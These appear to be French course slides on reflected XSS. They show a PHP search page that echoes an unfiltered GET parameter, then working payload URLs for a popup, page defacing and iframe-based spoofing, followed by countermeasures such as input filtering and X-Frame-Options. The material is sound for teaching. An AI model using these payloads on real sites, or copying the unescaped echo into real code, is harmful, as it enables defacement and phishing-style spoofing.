
Conséquences

- Intégrité : *Defacing*
- Disponibilité : *Crypto miners*
- Confidentialité : *Spywares*

XSS temporaire




XSS temporaire : paramètres d'URL



Le paramètre `search` est un point d'injection possible, il semble recopié par le serveur dans le document retourné.

`http://xss.org:8080/index.php?page=users&search=<point-injection>`

XSS temporaire : paramètres d'URL



Le paramètre `search` est un point d'injection possible, il semble recopié par le serveur dans le document retourné.

`http://xss.org:8080/index.php?page=users&search=<point-injection>`

XSS temporaire : paramètres d'URL

Contrôleur

```php
$title = "Liste des utilisateurs de la plateforme";

// Récupération du paramètre de recherche
$keyword = '';
if (!empty($_GET['search'])) {
  $keyword = $_GET['search'];
}
```

Template

```php
<h2>Liste des utilisateurs</h2>
<?php if(!empty($keyword)): ?>
  <p> Résultats pour <?php echo $keyword; ?></p>
<?php endif; ?>
```

XSS temporaire : paramètres d'URL

Contrôleur

```php
$title = "Liste des utilisateurs de la plateforme";

// Récupération du paramètre de recherche
$keyword = '';
if (!empty($_GET['search'])) {
  $keyword = $_GET['search'];
}
```

Template


```php
<h2>Liste des utilisateurs</h2>
<?php if(!empty($keyword)): ?>
  <p> Résultats pour <?php echo $keyword; ?></p>
<?php endif; ?>
```

⇒ Pas de filtrage des arguments. Si on insère un script javascript, il sera recopié

XSS temporaire : paramètres d'URL : fenêtre modale



```
http://xss.org:8080/index.php?page=users&search=<script>alert("hello world")
    ;</script>
```

XSS temporaire : paramètres d'URL : defacing




```
http://xss.org:8080/index.php?page=users&search=<script>document.evaluate("//
    body", document, null, XPathResult.FIRST_ORDERED_NODE_TYPE, null).
    singleNodeValue.innerHTML = "<h1>PWND</h1>";</script>
```

XSS temporaire : paramètres d'URL : spoofing




```
http://xss.org:8080/index.php?page=users&search=<script>document.evaluate("//
    body", document, null, XPathResult.FIRST_ORDERED_NODE_TYPE, null).
    singleNodeValue.outerHTML = "<body style=\"margin:0;\"><iframe style=\"
    border:0\" width=\"100%\" height= \"100%\" src=\"http://morgan.perso.
    enseeiht.fr\"></iframe></body>";</script>
```

XSS temporaire : contremesures 1/2

Dans tous les cas

Filtrage des entrées utilisateurs !!!!

URL minée


Limiter l'utilisation des paramètres URL lors de requêtes HTTP GET
⇒ ouvrir un lien non vérifié ne peut mener à de l'insertion de code encodé dans l'URL ouverte.

Spoofing par insertion d'`<iframe>`

Sécurité responsable et collaborative. Entête HTTP :


```
X-Frame-Options: DENY
X-Frame-Options: SAMEORIGIN
X-Frame-Options: ALLOW-FROM https://example.com/
```

XSS temporaire : contremesures 2/2





```
http://xss.org:8080/index.php?page=users&search=<script>document.evaluate("//
    body", document, null, XPathResult.FIRST_ORDERED_NODE_TYPE, null).
    singleNodeValue.outerHTML = "<body style=\"margin:0;\"><iframe style=\"
    border:0\" width=\"100%\" height= \"100%\" src=\"http://jeuxvideos.com
    \"></iframe></body>";</script>
```

XSS permanent

